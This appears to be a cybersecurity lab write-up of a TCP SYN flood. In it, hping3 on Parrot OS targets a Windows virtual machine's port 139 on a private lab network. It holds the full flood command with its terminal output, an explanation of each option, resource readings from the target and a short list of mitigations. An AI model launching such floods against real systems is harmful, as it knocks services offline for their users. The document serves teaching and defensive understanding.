🔐 Denial of Service Practical – TCP SYN Flood using hping3

🎯 Aim of the Practical

To perform a **TCP SYN Flood Denial of Service attack** using **hping3** and observe its impact on a **Windows target system** by monitoring system performance.

📖 Description of the Practical

In this practical, a **TCP SYN Flood attack** is launched from **Parrot Security OS** using the **hping3** tool against a **Windows machine**.
The attacker sends a large number of **TCP SYN packets** to a specific port on the target system without completing the TCP three-way handshake. This results in many **half-open connections**, exhausting the target's **CPU, memory, and network resources**, causing service disruption.

⚔️ Type of Attack Performed

- **Attack Name:** TCP SYN Flood
- **Category:** Denial of Service (DoS)
- **Protocol Used:** TCP
- **Target Port:** 139 (NetBIOS Session Service)
- **OSI Layer:** Transport Layer (Layer 4)
- **Tool Used:** hping3

🧪 Lab Setup

- **Attacker Machine:** Parrot Security OS
- **Victim Machine:** Windows OS

- **Network:** Same internal / NAT network


🧑‍💻 Pre-Attack Preparation

1. Start the **Windows target machine**.
2. Open **Task Manager**.
3. Go to **Performance** tab.
4. Keep **CPU, Memory, and Network usage** visible.
5. Ensure the system is running normally.
6. Start **Parrot Security OS**.

🧪 Step-by-Step Procedure

Step 1: Open Terminal

On **Parrot OS**, open the **Terminal**.




```
┌─[user@parrot]─[~]
└──╼ $sudo su root
[sudo] password for user:
```

Step 2: Execute TCP SYN Flood Command

Run the following command:

sudo hping3 -S 10.0.2.13 -p 139 –flood



```
┌─[root@parrot]─[/home/user]
└──╼ #hping3 -S 10.0.2.13 -p 139 --flood
HPING 10.0.2.13 (enp0s3 10.0.2.13): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.13 hping statistic ---
5126855 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

🔍 Explanation of the Command (Very Important)


Option	Meaning
sudo	Required to send packets at high speed
hping3	Packet crafting and DoS testing tool
-S	Sends TCP SYN packets
10.0.2.13	Target Windows IP address
-p 139	Target port (NetBIOS Session Service)
--flood	Sends packets as fast as possible

➡ This creates a **large number of half-open TCP connections**.

Step 3: Observe the Target System

On the Windows machine:

- CPU usage increases
- Network traffic spikes
- System becomes slow
- Services using port 139 may become unresponsive



```
Physical Memory (MB)
Total              2047
Cached              767
Available          1402
Free                705

Kernel Memory (MB)
Paged               137
Nonpaged            142

System
Handles           45474
Threads             445
Processes            35
Up Time      0:00:38:58
Commit (MB)  702 / 4095

Processes: 35    CPU Usage: 50%    Physical Memory: 31%
```

Step 4: Stop the Attack

Press:

Ctrl + C

📊 Result

The **TCP SYN Flood attack** was successfully performed using **hping3**.
The target Windows system showed **resource exhaustion and reduced responsiveness**, confirming the effectiveness of the attack.

🛡️ Mitigation Techniques

- Enable firewall rules
- Use **SYN cookies**
- Apply rate limiting
- Disable unused services (like NetBIOS)
- Deploy IDS/IPS (Snort, Suricata)

⚠️ Ethical Disclaimer

This practical was conducted **only in a controlled virtual lab environment** using private IP addresses for educational purposes.